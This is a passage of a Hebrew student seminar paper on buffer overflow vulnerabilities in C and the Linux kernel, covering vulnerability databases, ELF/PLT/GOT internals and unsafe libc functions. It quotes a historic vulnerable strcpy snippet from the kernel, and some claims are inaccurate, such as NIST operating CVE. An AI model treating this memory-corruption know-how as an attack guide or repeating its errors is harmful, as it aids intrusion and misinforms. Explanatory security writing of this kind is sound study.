
מערכת היחסים המסוכנת בין מערכת ההפעלה לינוקס, שפת התכנות C וגלישת חוצץ

מגיש: דור עיידן

ת.ז: 312425051

דצמבר 2022



תוכן עניינים

1. הקדמה

בשנים האחרונות חלה מהפכה גדולה בתחום פיתוח התוכנה. יישומי תוכנה נהפכו לצורך חשוב עבור רוב הפעילויות היומיומיות שלנו. בשל המגוון הרחב של צרכי לקוחות התוכנה, מספר מפתחי התוכנה והתוכנות המופצות ברחבי העולם גדלו באופן משמעותי. עם זאת, לכמות העצומה במספר התוכנות המופצות לעולם יש חולשות אבטחה מסוכנות כמו גלישת חוצץ שאותן יריבים זדוניים יכולים לנצל כדי להשיג מטרות שונות ומגוונות כמו קבלת גישה לא מורשית או לא חוקית לנתוני משתמשים [6].

גלישת חוצץ היא חולשה הקשורה לניהול לקוי של הזיכרון המתרחשת כאשר תוכנה מתירה לקרוא או לכתוב ממרחב זיכרון שהוא מחוץ לגבולות הזיכרון המוקצה (החוצץ) [9]. התקפה באמצעות השימוש בגלישת חוצץ היא סוג של ניצול אבטחה שבו תוקף מנסה לכתוב יותר נתונים לחוצץ ממה שהוא בפועל יכול להכיל, וכתוצאה מכך חלק מהנתונים נכתבים למיקומי זיכרון סמוכים, מה שבמקרים מסוימים יכול להוביל לתוקף להפעיל קוד שרירותי עם ההרשאות של התוכנית המושפעת מגלישת החוצץ [24].

בניגוד לשפות תכנות כמו Java, JavaScript, PERL ו-#C, שפות התכנות C ו-++C אינן בטוחות מטבען והן פגיעות להצפת חוצץ בשל העובדה שהן אינן מספקות אמצעי אבטחה ברמה נמוכה, כגון בדיקת גבולות אוטומטית, ולכן הן מאפשרות לתוקף זדוני לערוך מניפולציה על נתונים וזיכרון [10].

לינוקס היא מערכת הפעלה שליבתה כתובה במרביתה בשפת התכנות C. היא מבוססת קוד פתוח וללא עלות שבה כל משתמש בעל רישיון GNU (**G**eneral **P**ublic **L**icense) יכול להשתמש, להפיץ ולשנות, מה שנותן למשתמש בעל רישיון זה להשתמש במהירות בטכנולוגיות מפתח מתקדמות במערכת ההפעלה לינוקס. בשל כך, עלולות להתרחש חולשות אבטחה בלתי צפויות שעלולות להיות מותקפת על ידי משתמשים זדוניים, כאלה הם התקפות גלישת חוצץ [7]. בשנת 2021 התגלו כ-159 נקודות תורפה שונות בליבת הלינוקס המקורית [5]. רוב המכשירים הניידים, המיקרו-בקרים, השרתים הפועלים על ליבת לינוקס הפכו לחלק בלתי נפרד מחיי האדם ומארגונים שיכולים לאחסן ולעבד מידע סודי, נתונים אישיים ונתונים הקשורים לסודות מסחריים. מפתחי ליבת לינוקס עושים הכול כדי לתקן במהירות באגים ופגיעויות קריטיות. אבל אפילו אנשי מקצוע ברמה זו אינם מסוגלים למנוע את כל האיומים [11].


בעבודה זו, אציג את הרקע הרלוונטי בנוגע לליבה של לינוקס ושפת התכנות C. אתן דגש על מספר פונקציות הידועות כפגיעות להצפת חוצץ הקיימות בשפת התכנות C ואף אדון במספר פגיעויות רלוונטיות הקשורות לגלישת חוצץ היכולות להתעורר בליבת לינוקס בעיקר מן העובדה שהיותה כתובה במרביתה בשפת התכנות C. אציין כי למרות שקיימות פגיעויות נוספות הקשורות לליבה של לינוקס, אבחר להתרכז רק בחולשות המובילות לפגיעויות מסוג גלישת חוצץ. מתוך כול סוגי גלישות החוצץ הקיימות, אעמוד בעיקר על גלישה מבוססת מחסנית כיוון שהיא נחשבת לסוג ההתקפה הנפוץ ביותר של התקפות גלישת חוצץ. גלישה זו בעצם משחיתה את מסגרת המחסנית או את רשומת הפעלת הפונקציה וכתוצאה מכך מאפשרת לתוקף את השליטה במחסנית. לבסוף, אציג את "מרוץ החימוש" הקיים בין התוקפים למגנים – אסקור חלק ממנגנוני ההגנה הרלוונטיים העומדים כיום לרשות "המגן" ואת טכניקות ההתחמקות העומדות בפני התוקף ואף אראה שלב אחרי שלב כיצד ניתן לעקוף את מנגנוני ההגנה\ההפחתה הללו. מנגנוני ההגנה שיוצגו בעבודה זו, הינם נתמכים על ידי מערכות ההפעלה המפורסמות ופרט על ידי מערכת ההפעלה לינוקס ואחת ממטרותיהן היא למנוע/להקל על התקפות באמצעות גלישת חוצץ.

כדי להפעיל למעשה התקפות גלישת חוצץ ולעקוף מנגנוני מניעה שונים, העבודה הנוכחית התבססה על מאמר [10] שם נעשה השימוש בארכיטקטורת x86-64 עם Kali Linux-2020 עם גרסת ליבה 5.9.0 ו-Ubuntu 18.04.1-desktop עם גרסת ליבה 5.4.0-72 כמערכות הפעלה אורחות. בנוסף, נעשה גם השימוש בשני היפרוויזורים שונים, Oracle VM VirtualBox 6.0.16 עבור Kali Linux ונגן VMWare Workstation 16 עבור אובונטו, בהתאמה.
ראוי לציין כי השימוש בארכיטקטורת אינטל x86-x64 הוא מכיוון כשהיא ממוקדת יותר לחלקים הפנימיים של מערכת ההפעלה לינוקס ובעלת ההיקף העיקרי של השגת ביצוע קוד במערכת ההפעלה הבסיסית [14].

2. רקע

2.1. פגיעות, פרצות תוכנה ופשעי סייבר

פגיעות מתוארת כצומת של שלוש יחידות: (i) רגישות של מערכת, או חולשה, או פגם, (ii) קו ההתקפה של התוקף אל הפגם, (iii) ויכולתו של התוקף לנצל את הפגם הזה כמתואר באיור 1 [7].



איור 1. מודל פגיעות (Samaila, Neto, Fernandes, Freire, & Inácio, 2017).

פרצות או פגיעויות בתוכנה הוגדרו על ידי Krsul (1998) כ- "מופע של תקלה במפרט, בפיתוח או בתצורה של תוכנה כך שביצועה יכול להפר מדיניות אבטחה מרומזת או מפורשת". ניתן למנוע אותם בדרכים רבות, כולל הפעלת תיקוני התוכנה, הגדרה מחדש של המכשירים או הגדרת אמצעי נגד כמו חומות אש ותוכנת אנטי-וירוס. פגיעויות בתוכנה יכולות להוביל לפשעי סייבר, ובכך להעיד על סיכונים מקוונים וחוסר ביטחון [7].

באופן פורמלי, פשעי סייבר מתארים שימוש לרעה במחשב (Wall, 2012). סוגים שונים של עבירות מסווגות תחת פשעי סייבר כמו מעקב, פריצה, זיוף דוא"ל, תוכנות זדוניות, גניבת זהות והתקפות כמו Denial-of Service (DoS), מניעת שירות מבוזרת (DDoS) ועוד. בשל העלייה העצומה בפעילות סייבר עבריינית, חשוב מאוד לזהות ולטפל בפרצות תוכנה ולמצוא דרכים לצמצם אותן [7].

2.1.1. CVE, NVD, CWE ו-OWASP

עקב הפגיעויות שיכולות להתעורר בתוכנה ומאחר שאלפי פשעי סייבר מדווחים מדי יום ברחבי העולם, המורכבות בעיצוב תוכנה גדלה. ישנם מספר ארגונים אבטחה ברחבי העולם המנסים לעזור באמצעות המלצות למפתחי תוכנה בעת עיצוב יישומי התוכנה שלהם כמו ספירת\מניית החולשות הנפוצות (CWE – Common Weakness Enumeration), נקודות תורפה וחשיפות נפוצות (CVE – Common Vulnerabilities and Exposures), מסד הנתונים הלאומי לפגיעות (NVD – National Vulnerability Database) ופרויקט אבטחת יישומי אינטרנט מקוונים (OWASP – Open Web Application Security Project) - כל אלה מציעים הנחיות לחוקרי אבטחה על שיטות קידוד מאובטחות וכן הם מדווחים ואוספים פרצות שזוהו. CVE היא מערכת הפניה לפגיעויות שנחשפו לציבור. היא מופעלת על ידי המכון הלאומי לתקנים וטכנולוגיה (NIST – National Institute of Standards and Technology). כל פגיעות שמקובלת ומיוחסת מקבלת מזהה ייחודי וזאת על מנת להקל על שיתוף הנתונים הקשורים אליה. NVD הוא מסד נתונים של ממשלת ארה"ב עבור נקודות תורפה שמערכת CVE מתייחסת אליהן. הוא מספק מטא-נתונים נוסף עבור פגיעויות כמו מערכת ניקוד פגיעות נפוצה (CVSS – Common Vulnerability Scoring System) וכן לכל פגיעות מוצג גם ה-CWE שלה [8]. OWASP היא קרן ללא מטרות רווח הפועלת לשיפור אבטחת התוכנה. באמצעות פרויקטים של תוכנה בקוד פתוח בהובלת הקהילה, מאות סניפים מקומיים ברחבי העולם, עשרות אלפי חברים וכנסי חינוך והדרכה מובילים, קרן OWASP היא המקור למפתחים וטכנולוגים לאבטחת האינטרנט [25]. CWE היא יוזמה קהילתית ליצירת רשימה של חולשות

תוכנה. רשימה זו משמשת את מסד הנתונים של NVD כדי לסווג נקודות תורפה [8]. ארגון ה-CWE נתמך על ידי מחלקת אבטחת הסייבר הלאומית של המחלקה האמריקאית לביטחון פנים והוא משתמש במזהים מיוחדים כדי לציין פגיעות מסוימת. כל רשומת CWE תהייה מהצורה הבאה:
(vulnerability ID) - CWE, לדוגמה, CWE-121 כדי להתייחס לגלישת חוצץ מבוססת מחסנית. CWE משתמש גם במערכת ניקוד להקצאת ניקוד לכל פגיעות בודדת על מנת לדרג נקודות תורפה לפי הציונים שלהן (הדרגות הגבוהות ביותר פירושן פגיעות יותר). כל החולשות תחת CWE כפופות למערכת ציון החולשה השכיחה (CWSS – Common Weakness Scoring System). מערכת זו תלויה במאמצים של ארגונים, מפתחים וקהילות אבטחה במנגנון שלה לתיעדוף פרצות ומקצה ניקוד לכל אחד [6]. מקורות המידע החשובים הללו נגישים לציבור הרחב, מעשירים את ציבור המפתחים בשיטות האבטחה הטובות ביותר וממלאים תפקיד מכריע בהפחתת התקפות מסוכנות ברחבי העולם [8].

2.2. גלישת חוצץ (Buffer Overflow)

גלישת חוצץ היא חולשה הקשורה לניהול לקוי של הזיכרון. חולשה זו מתרחשת כאשר תוכנה מתירה לקרוא או לכתוב ממרחב זיכרון שהוא מחוץ לגבולות הזיכרון המוקצה [9]. מצב של גלישת חוצץ מתקיים כאשר תוכנית מנסה להכניס יותר נתונים לחוצץ ממה שהוא יכולה להחזיק או כאשר תוכנית מנסה לשים נתונים באזור זיכרון החורג מגבולות הזיכרון שהוקצה בעבור החוצץ. במקרה זה, חוצץ הוא קטע רציף של הזיכרון המוקצה להכיל כל דבר, החל ממחרוזת תווים ועד מערך של מספרים שלמים. כתיבה מחוץ לגבולות של בלוק של זיכרון שהוקצה עלולה להשחית נתונים, להקריס את התוכנית, לשנות את זרימת הביצוע של התוכנית או לגרום לביצוע של קוד זדוני [24]. למרות שהוצגו כמה טכניקות הפחתה הנתמכות על ידי רוב מערכות ההפעלה, האקרים ממשיכים להצליח לעקוף אותן, מה שהופך את הצפת החוצץ לפגיעות מתמשכת. לפי רשימת הפגיעות והחשיפות הנפוצות (CVE) של 2019, זו הייתה הפגיעות שדווחה בתדירות הגבוהה ביותר, עם יותר מ-400 פגיעויות שדווחו. נכון למאי 2021, מספר פגיעויות הצפת המאגר המדווחות במסד הנתונים של CVE הגיע ליותר מ-13,700 [10]. לפי OWASP, בעוד שהסיכון החמור ביותר הקשור להצפת חוצץ הוא היכולת של תוקף זדוני להפעיל קוד שרירותי ומותאם אישית, הסיכון הראשון נובע ממניעת שירות (DoS) שמתמקדת בהפיכת משאב (אתר, אפליקציה, שרת) ללא זמין למטרה אליה הוא תוכנן, למשל כאשר התוכנית קורסת. אפליקציה יכולה לקרוס במקרה שמתרחשת הצפת חוצץ, כלומר אם נעתיק לחוצץ יעד יותר בתים מאשר חוצץ זה מכיל בפועל, אזי יגרם segmentation fault ו- core dump שיובילו בסופו של דבר למניעת יכולתה של האפליקציה לספק שירותים [24].

2.3. ליבת לינוקס ושפת התכנות C

לדברי Steve Zurier, סופר טכנולוגי העוסק בבעיות אבטחת רשת מאז תחילת שנות ה-90, רוב מנהיגי ה-IT מתכוונים להוציא יותר מ-40% מתקציב 2021 שלהם באבטחת סייבר על מנת להימנע מהתקפות פוטנציאליות [28]. יתרה מכך, דו"ח White Source קובע ש-C ו-C++ מהווים 52% מהחולשות בפיתוח תוכנת מקור (C = 46%; C++ = 6%). בין הפגיעויות הללו, שימוש לא נכון בזיכרון (cwe-119: improper use of memory), שעלול להוביל לגלישת חוצץ, הוא הסוג השכיח ביותר של פגיעות בקוד C/C++ [9]. למרות שגלישת חוצץ מוכרת היטב בקרב ציבור המפתחים, היא עדיין החולשה הנפוצה ביותר שניתן למצוא ברוב מערכות התוכנה המושתות על שפות התכנות C\C++ מכמה סיבות: (i) לשפות אלה אין מנגנון מובנה שמגיע ביחד עם השפה להגנה מפני גישה או העמסת מידע לזיכרון, (ii) במערכות תוכנה המושתות על C\C++ לא קיימת בדיקה אוטומטית הבודקת האם המידע הנכתב לחוצץ "מכבד" את גבולות החוצץ, (iii) ישנם אפשרויות ודרכים מרובות בקוד שיכולות להוביל לנושא גלישת החוצץ ולכן זה הופך את העניין של מציאת הפגיעות האפשרית הנ"ל של גלישת חוצץ למאתגרת ממש, במיוחד בפרויקטים גדולים ומורכבים [9]. ניתן להשתמש במספר פונקציות של ספריית C הידועות כפגיעות להצפת חוצץ כגון scanf(), gets(), strcmp(), srtcpy() ו-memcpy() (שחלקם יוצגו בסעיף 2.4) על מנת לנצל בינארי [10]. דוגמה קלאסית לגלישת חוצץ היא השימוש בפונקציית strcpy של שפת התכנות C שמעתיקה מחרוזת מאזור זיכרון אחד אל אזור זיכרון אחר מבלי לבדוק את גבולותיו של חוצץ היעד. כדוגמה, איור 2 מציג את אחד מקטעי הקוד הפגיעים שהיה בפרויקט הליבה של מערכת ההפעלה לינוקס (sound/oss/soundcard.c) אשר השתמש בפונקציה strcpy() בגרסה מיושנת של ליבת לינוקס. פגיעות זו יכולה להיות מתוקנת הן באמצעות החלפת הפונקציה הפגיעה strcpy בפונקציות אחרות כמו strncpy() ו-strlcpy(), או באמצעות הוספת קוד בדיקה לפני השימוש בפונקציה strcpy [9].

```
n = num_mixer_volumes++;

strcpy(mixer_vols[n].name, name);

if (present)
  mixer_vols[n].num = n;
else
  mixer_vols[n].num = -1;
```

איור 2. אחד מקטעי הקוד הפגיעים שהיו בשימוש במערכת ההפעלה לינוקס

בנוסף, לשפות התכנות כמו C ו-C++ אין אתחול משתנה חובה. המשמעות היא שאין צורך להקצות ערך כלשהו למשתנה המוצהר. תוקף זדוני יכול להשתמש במשתנה לא מאותחל כדי לקרוא ערכי זיכרון, מה שיכול להוביל למתן ידע הכרחי לתוקף על מרחב הכתובות של התוכנית ולתרום להתקפת גלישת חוצץ אפשרית באמצעות אירוע דליפת הזיכרון הנ"ל ואף להפעיל קוד שרירותי במערכת היעד. שימוש במשתנה לא מאותחל מציג אקראיות מסוימת מכיוון שאי אפשר לדעת מה הערך של המשתנה בזיכרון [11].

משיקולי ביצועים, שפות תכנות לא בטוחות כמו C ו-C++ עדיין נמצאות בשימוש נפוץ בהטעמה של ליבות מערכות הפעלה [12]. כזאת היא מערכת ההפעלה לינוקס שליבתה כתובה בשפת התכנות C. מערכות הפעלה המבוססות על ליבת לינוקס פופולריות מאוד בשוק של מיקרו מחשבים, מכשירים ניידים, שרתים ומחשבי על. עם הפופולריות הגוברת של מחשוב ענן, העניין של התוקפים בתחום זה גובר גם הוא. כ-90% מהחברות משתמשות במחשוב ענן על פי מחקר IDG. רוב מערכות המחשוב מספקות שירותים המבוססים על מערכת ההפעלה לינוקס [11]. ליבת לינוקס היא אחד מפרויקטי התוכנה המצליחים ביותר בעולם בקוד פתוח. פיתוח ליבת לינוקס התחיל בשנת 1991 כתחביב על ידי Linus Torvalds. היא נוכחת כעת במיליארדי מכשירים (מוטמעים בכל מכשירי האנדרואיד). זוהי מערכת ה-OSS (*Open-source software*) הגדולה ביותר עם יותר מ-19.5 מיליון שורות קוד ויותר מ-14,000 מפתחים התורמים לפיתוחה. ליבת לינוקס צריכה להתמודד עם היבטי אבטחה רבים, היא התוכנה עם המספר השני בגודלו של פגיעויות מדווחות (לפי CVE). הקהילה העומדת מאחורי ליבת לינוקס מאורגנת היטב. זה מקל יחסית לקבל מידע רלוונטי ואמין על נקודות תורפה [8].


מבחינה טכנית, ליבה היא אוסף של תת מערכות שמטרתן לארגן את האינטראקציה בין המשתמש למחשב. כאשר תוכנית מופעלת במצב משתמש, היא לא יכולה לגשת ישירות למבני הנתונים של הליבה או לתוכניות הליבה. כל דגם CPU מספק הוראות מיוחדות למעבר ממצב משתמש למצב ליבה ולהיפך. תוכנית מופעלת בדרך כלל במצב משתמש ועוברת למצב Kernel רק כאשר מבקשים שירות המסופק על ידי הליבה. כאשר הליבה סיפקה את בקשת התוכנית, היא מחזירה את התוכנית למצב משתמש [13]. הארכיטקטורה של ליבת לינוקס היא מונוליטית, מה שמבטיח ביצועים גבוהים, אך מחוון האמינות שלו תלוי ישירות באמינות מרכיביו. הארכיטקטורה המונוליטית של הליבה אינה מאפשרת הוספת תמיכה עבור חומרה מסוימת ללא הידור מחדש מלא. לכן, לליבת לינוקס יש ממשק המאפשר להוסיף פונקציונליות מבלי להרכיב את הליבה במלואה. זה נעשה על ידי טעינת מודולים, שהם קבצים בינאריים מורכבים. ישנם גם מודולים הקשורים לאבטחה המשלימים את תכונות האבטחה שכבר קיימות בליבה. מודולים מחוברים באופן דינמי לגרעין פועל [11]. גרעינים מונוליטיים כוללים את רוב הפונקציות החשובות (למשל, מערכת קבצים, IPC, מנהלי התקנים וכו') בליבה. לבסוף, גרעין מונוליטי נחשב ללא מאובטח - בסיס קוד גדול מאוד פועל ברמת ההרשאות הגבוהה ביותר ולכן הוא מאפשר לעתים קרובות לנצל פגיעות אחת כדי לחטוף את השליטה על המערכת כולה ולבצע פעולות זדוניות שרירותיות [15].

ישנם שני סוגים של קבצי הפעלה בינאריים בלינוקס: סטטי ודינאמי. קבצים בינאריים סטטיים מכילים את כל הקוד הדרוש לביצוע, הם עצמאיים ואינם תלויים בספריות חיצוניות כלשהן. הפעולה של קבצים דינמיים קשורה לספריות מערכת או אחרות. למעשה, היישום של פונקציית ()printf פשוטה כזו נמצא בספריית המערכת. כדי לבצע פונקציה זו, מספיק שהתוכנית תדע את כתובתה, ומערכת ההפעלה תעשה את השאר. מסתבר שביצוע חלק מהפונקציות בקבצים בינאריים דינמיים נעוץ במערכת ההפעלה. אם הספרייה הנדרשת לתוכנית אינה זמינה במערכת, התוכנית לא תחל או תיתן שגיאה [11].

המונח "libc" משמש בדרך כלל כקיצור של "ספריית C הסטנדרטית", ספריה של פונקציות סטנדרטיות שניתן להשתמש בהן על ידי כל תוכניות C (ולפעמים על ידי תוכניות בשפות אחרות). בגלל היסטוריה מסוימת, השימוש במונח "libc" כדי להתייחס לספריית C הסטנדרטית הוא מעט מעורפל בלינוקס. ללא ספק ספריית ה-C הנפוצה ביותר בלינוקס היא ספריית C GNU, המכונה לעתים קרובות glibc. Glibc היא ספריית C המשמשת כיום בכל ההפצות העיקריות של לינוקס. ספרייה זו מכילה מספר רב של פונקציות שניתן להשתמש בהן, כגון execve() ו- system(). זוהי גם ספריית C שפרטיה מתועדים בדפים הרלוונטיים של פרויקט man-pages (בעיקר בסעיף 3 של המדריך). תיעוד של glibc זמין גם במדריך glibc, זמין באמצעות שימוש בפקודה info libc. מהדורה 1.0 של glibc נוצרה בספטמבר 1992. (היו מהדורות x.0 מוקדמות יותר.) המהדורה הגדולה הבאה של glibc הייתה 2.0, בתחילת 1997. שם הנתיב /lib/libc.so.6 (או משהו דומה) הוא בדרך כלל קישור סימבולי (Symbolic link) המצביע על המיקום של ספריית glibc, וביצוע שם נתיב זה יגרום ל-glibc להציג מידע שונה על הגרסה המותקנת במערכת שלך [21].

ELF הוא פורמט של קבצי הרצה ופורמט קישור שנתמך במערכת ההפעלה לינוקס. קובץ הכותרת <elf.h> מגדיר את פורמט קבצי ההרצה הבינאריים. בין הקבצים הללו ניתן למצוא קבצי הרצה רגילים, קבצי אובייקט הניתנים להעברה, קבצי ליבה ואובייקטים משותפים. קובץ הפעלה המשתמש בפורמט הקובץ ELF מורכב מכותרת ELF, ואחריה טבלת כותרות של תוכנית או טבלת כותרות מקטעים, או שניהם. קובץ כותרות זה מתאר את הכותרות שהוזכרו לעיל כמבני C וכולל גם מבנים עבור קטעים דינמיים, קטעי הפנייה מחדש (relocation) וטבלאות סמלים (symbol tables) [26].

PLT (Procedure Linkage Table) ו-GOT (Global Offset Table) הם חלקים הנמצאים בתוך קובץ ELF והם עוסקים בחלק גדול מהקישור הדינמי. כאמור, מטרת הקישור הדינמי היא שהקבצים הבינאריים אינם יהיו צריכים לשאת בתוכם את כל הקוד הדרוש כדי לרוץ וזה מקטין את גודלם באופן משמעותי. במקום זאת, הם מסתמכים על ספריות מערכת (במיוחד libc, הספרייה הסטנדרטית של שפת התכנות C). לדוגמא, כל קובץ ELF לא יכיל בתוכו גרסה מהודרת משלו של puts (או הפונקציה puts), אלא הוא יקושר באופן דינמי ל- puts של המערכת שבה הוא נמצא. כאשר נקרא ל-puts() בתוכנית הרשומה בשפת C ונקמפל אותה כקובץ ELF, זה לא באמת puts(), אלא במקום זאת היא תקומפל כ- puts@plt שזה לא באמת המיקום שבו puts נמצאת. בנוסף לגדלים בינאריים קטנים יותר, זה גם אומר שהמשתמש יכול לשדרג ללא הרף את הספריות שלו במקום להצטרך להוריד מחדש את כל הבינאריים בכל עדכון/יציאה של גרסה חדשה. PLT הוא מבנה נתונים שתפקידו לקרוא לפונקציות החיצוניות שכתובתם נפתרת בזמן ריצה על ידי המקשר הדינמי היות וכתובותיהן לא ידועות בזמן הקישור והן כוללות stubs jump. GOT הוא מערך בר כתיבה הנמצא בזיכרון המשמש לאחסון מצביעים לפונקציות שנפתרו ומשתנים גלובליים שכרגע התהליך משתמש בהם, כלומר GOT מכיל את הכתובות הישירות של פונקציות בתוך הספרייה החיצונית. למשל, puts@got יכיל את הכתובת של puts בזיכרון. כאשר ה-PLT נקרא, הוא קורא את כתובת ה-GOT ומנתב את הביצוע לשם. אחרת, אם הכתובת בכניסה ה-i של GOT ריקה, הוא מתאם עם ה-id.so (נקרא גם מקשר דינמי/טוען) כדי לקבל את כתובת הפונקציה ומאחסן אותה בGOT. הכתובת ה-i ב-PLT מכילה הוראת קפיצה שקופצת לכתובת הישירה השמורה בכניסה ה-i ב-GOT. ניתן להבין זאת בעזרת איור 3, שמראה כיצד print@plt בקוד C מצביע לעבר ערך ה-PLT. בתוך PLT, מתבצעת קפיצה עקיפה באמצעות מצביע אשר קופץ לכתובת בתוך GOT. כתוצאה מכך, על ידי קריאה ל-stdout מהשימוש בכתובת ה-PLT להפניה לכתובת GOT, נוכל לקבל בפועל את הכתובת של הספרייה החיצונית הטעונה[10]. את השימוש בטכניקת הדלפת כתובת זיכרון מ-GOT נוכל לראות בהמשך בסעיף 7.2 שם נדליף ערכי GOT על מנת לשבור את מנגנון ה-ASLR. טכניקה זו שמישה רק במרחב המשתמש – זה נובע מהבדלים בפעולת הקוד במרחב המשתמש ובמרחב הליבה [11].



איור 3. אילוסטרציה של PLT ו-GOT [10].

2.4. מספר פונקציות של ספריית C הידועות כפגיעות לגלישת חוצץ וחלופות לשימוש בטוח

אחת מהדרכים שיכולות להוביל לגלישת חוצץ היא השימוש בפונקציות בשפת התכנות C אשר נחשבות ללא בטוחות וכן בעזרתן תוקף זדוני יכול להפעיל התקפות גלישת חוצץ ולנצל תוכנית פגיעה המכילה אותן. חלק מהפונקציות הללו הן הפונקציות gets(), strcpy() ו-memcpy() אשר נחשבות מסוכנות לשימוש ולכן לינוקס ומייקרוסופט הציגו חלופות לשימוש בטוח לכל אחת מהפונקציות הנ"ל.

2.4.1. הפונקציה char *gets(char *s)

הפונקציה gets() מקבלת מחרוזת מה-standard input, היא קוראת שורה מ-stdin לתוך החוצץ אליו מצביע s עד לשורה חדשה שמסתיימת או EOF, שהיא מחליפה ב-null byte ('\0'). מתוך התיעוד של gets() מתוך דף מדריך לינוקס (Linux manual page) נאמר שלעולם אין להשתמש בפונקציה gets() מכיוון שאי אפשר לדעת כמה תווים gets() תקרא אם לא נדע את כמות הנתונים מראש שהיא מקבלת כקלט, ומכיוון ש-gets() תמשיך לאחסן תווים מעבר לסוף החוצץ, השימוש בה מסוכן ביותר ויש להשתמש בפונקציה fgets() במקום [22].

2.4.2. הפונקציה char *strcpy(char *restrict dest, const char *src)

הפונקציה strcpy() מעתיקה את המחרוזת עליה שעליה מצביע src (כולל את התו '\0') לחוצץ שעליו מצביע dest. בעת ביצוע העתקה כזו, ייתכן והמחרוזות src ו-dest אינן חופפות ו-dest חייב להיות גדול מספיק כדי לקבל את העותק. מתוך התיעוד של strcpy() מתוך דף מדריך לינוקס (Linux manual page) נאמר שאם מחרוזת היעד של strcpy() אינה גדולה מספיק, אזי כל דבר עלול לקרות, שכן הצפת חוצץ בעל גודל קבוע היא הטכניקה המועדפת לפריצה והשתלטות מלאה על מכונה. לכן בכל פעם שתוכנית מעתיקה נתונים לחוצץ, התוכנית צריכה לבדוק תחילה שיש מספיק מקום. על מנת לפתור את התוכנית מבדיקה בכל פעם שמועתקים נתונים לחוצץ, ניתן להשתמש בפונקציה strncpy() שתעשה את זה במקומה [22].

2.4.3. הפונקציה void *memcpy(void *restrict dest, const void *restrict src, size_t n)

הפונקציה memcpy() מעתיקה n בתים מאזור הזיכרון src אל אזור הזיכרון dest. על מנת לא לקבל התנהגות בלי מוגדרת אסור לאזורי הזיכרון לחפוף וכן על מנת למנוע הצפת חוצץ יש לוודא כי שחוצץ היעד או באותו גודל או גדול מחוצץ המקור. גם מיקרוסופט וגם לינוקס ממליצים להשתמש בפונקציה memmove() כתחלופה לפונקציה memcpy() על מנת למנוע חפיפה בין אזורי הזיכרון הגורמת להתנהגות בלתי מוגדרת [23] [22].

3. פגיעויות הקשורות לגלישת חוצץ היכולות להתעורר בליבת לינוקס

